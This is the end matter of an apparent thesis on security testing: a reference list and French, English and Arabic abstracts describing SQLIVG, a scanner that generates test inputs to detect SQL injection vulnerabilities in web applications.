[34] D. Kuhn, R. Kacker, and Y. Lei, *Introduction to Combinatorial Testing*. Chapman & Hall/CRC Innovations in Software Engineering and Software Development Series, Taylor & Francis, 2013.

[35] https://www.techopedia.com accédé 2020.

[36] https://www.wampserver.com/ accédé 2020

[37] https://dev.mysql.com accédé 2020.

[38] https://www.zaproxy.org/ accédé 2020.

[39] Saoudi L., Adi K., Boudraa Y. (2020) A Rejection-Based Approach for Detecting SQL Injection Vulnerabilities in Web Applications. In: Benzekri A., Barbeau M., Gong G., Laborde R., Garcia-Alfaro J. (eds) Foundations and Practice of Security. FPS 2019. Lecture Notes in Computer Science, vol 12056. Springer, Cham.

[40] http://htmlunit.sourceforge.net/ accédé 2020.

[41] https://www.lifewire.com/searching-your-site-3466200 accédé 2020.

[42] http://w3af.org/ accédé 2020.

[43] https://tryhackme.com/login accédé 2020.

Abstrait :

L'utilisation des applications Web s'est rapidement développée en raison du changement de mode de vie dans les affaires, les activités quotidiennes et la vie sociale. Le commerce électronique, la banque électronique, les livres électroniques, les applications sociales et bien plus encore font partie des exemples d'applications Web. Cependant, dans le même temps, le nombre de vulnérabilités de sécurité présentes dans l'application Web a également augmenté. L'injection SQL fait partie des vulnérabilités les plus dangereuses des applications Web qui permettent aux attaquants de contourner l'authentification et d'accéder à la base de données de l'application. Les tests de sécurité sont une méthode requise pour détecter une vulnérabilité dans une entrée SQL dans une application Web. Cependant, une introduction insuffisante du test pendant le test peut affecter l'efficacité du test de sécurité. Par conséquent, afin de résoudre le problème de la détection des vulnérabilités d'injection SQL par les scanners, nous avons proposé une nouvelle approche implémentée dans notre scanner SQLIVG, qui consiste à créer des cas de test pour améliorer l'efficacité de la détection de ces vulnérabilités, et nous visons à réduire l'intervalle d'analyse et maximiser la détection des vulnérabilités SQLI avec le plus faible degré de complexité. Pour atteindre ces objectifs, nous proposons une nouvelle méthode de création de requêtes SQLI, basée sur la découverte du filtrage des caractères délimiteurs de chaînes pour éviter de générer des requêtes SQL inutiles. La génération d'entrées de test est formulée par l'application du produit cartésien dans le concept de théorie des groupes pour détecter une déficience d'injection SQL.

Mots clés : Génération d'entrées de test, vulnérabilité d'injection SQL, tests de sécurité.

Abstract:

The use of web applications has grown rapidly due to the change of lifestyle in business, daily activities and social life. Examples of web applications are e-commerce, e-banking, e-books, social apps, and more. However, at the same time, the number of security vulnerabilities present in the web application has also increased. SQL injection is one of the most dangerous vulnerabilities in web applications that allow attackers to bypass authentication and gain access to the application database. Security testing is a required method to detect a vulnerability in an SQL entry in a web application. However, insufficient introduction of the test during the test can affect the effectiveness of the safety test. Therefore, in order to solve the problem of detection of SQL injection vulnerabilities by scanners, we have proposed a new approach implemented in our SQLIVG scanner, which is to create test cases to improve the efficiency of detection of these vulnerabilities, and we aim to reduce the scan interval and maximize detection of SQLI vulnerabilities with the lowest degree of complexity. To achieve these goals, we offer a new method of creating SQLI queries, based on the discovery of filtering of string delimiter characters to avoid generating unnecessary SQL queries. The generation of test entries is formulated by applying the Cartesian product in the concept of group theory to detect SQL injection deficiency.

Keywords: Test Input Generation, SQL Injection Vulnerability, Security Testing.

نبذة مختصرة:

نما استخدام تطبيقات الويب بسرعة بسبب تغيير نمط الحياة في الأعمال والأنشطة اليومية والحياة الاجتماعية. من أمثلة تطبيقات الويب التجارة الإلكترونية ، والخدمات المصرفية الإلكترونية ، والكتب الإلكترونية ، والتطبيقات الاجتماعية ، والمزيد. ومع ذلك ، في الوقت نفسه ، زاد أيضًا عدد الثغرات الأمنية الموجودة في تطبيق الويب. يعد إدخال SQL أحد أخطر نقاط الضعف في تطبيقات الويب التي تسمح للمهاجمين بتجاوز المصادقة والوصول إلى قاعدة بيانات التطبيق. اختبار الأمان هو طريقة مطلوبة لاكتشاف ثغرة أمنية في إدخال SQL في تطبيق ويب. ومع ذلك ، فإن الإدخال غير الكافي للاختبار أثناء الاختبار يمكن أن يؤثر على فعالية اختبار الأمان. لذلك ، من أجل حل مشكلة اكتشاف نقاط الضعف في حقن SQL عن طريق الماسحات الضوئية ، اقترحنا نهجًا جديدًا تم تنفيذه في ماسح SQLIVG الخاص بنا ، وهو إنشاء حالات اختبار لتحسين كفاءة اكتشاف هذه الثغرات الأمنية ، ونهدف إلى تقليل الفاصل الزمني للفحص وزيادة اكتشاف ثغرات SQLI بأقل درجة من التعقيد. لتحقيق هذه الأهداف ، نقدم طريقة جديدة لإنشاء استعلامات SQLI ، بناءً على اكتشاف تصفية أحرف محدد السلسلة لتجنب توليد استعلامات SQL غير ضرورية. تتم صياغة توليد إدخالات الاختبار من خلال تطبيق المنتج الديكارتي في مفهوم نظرية المجموعة للكشف عن نقص حقن SQL.

الكلمات الدالة: اختبار إنشاء الإدخال، ضعف حقن SQL، اختبار الأمان.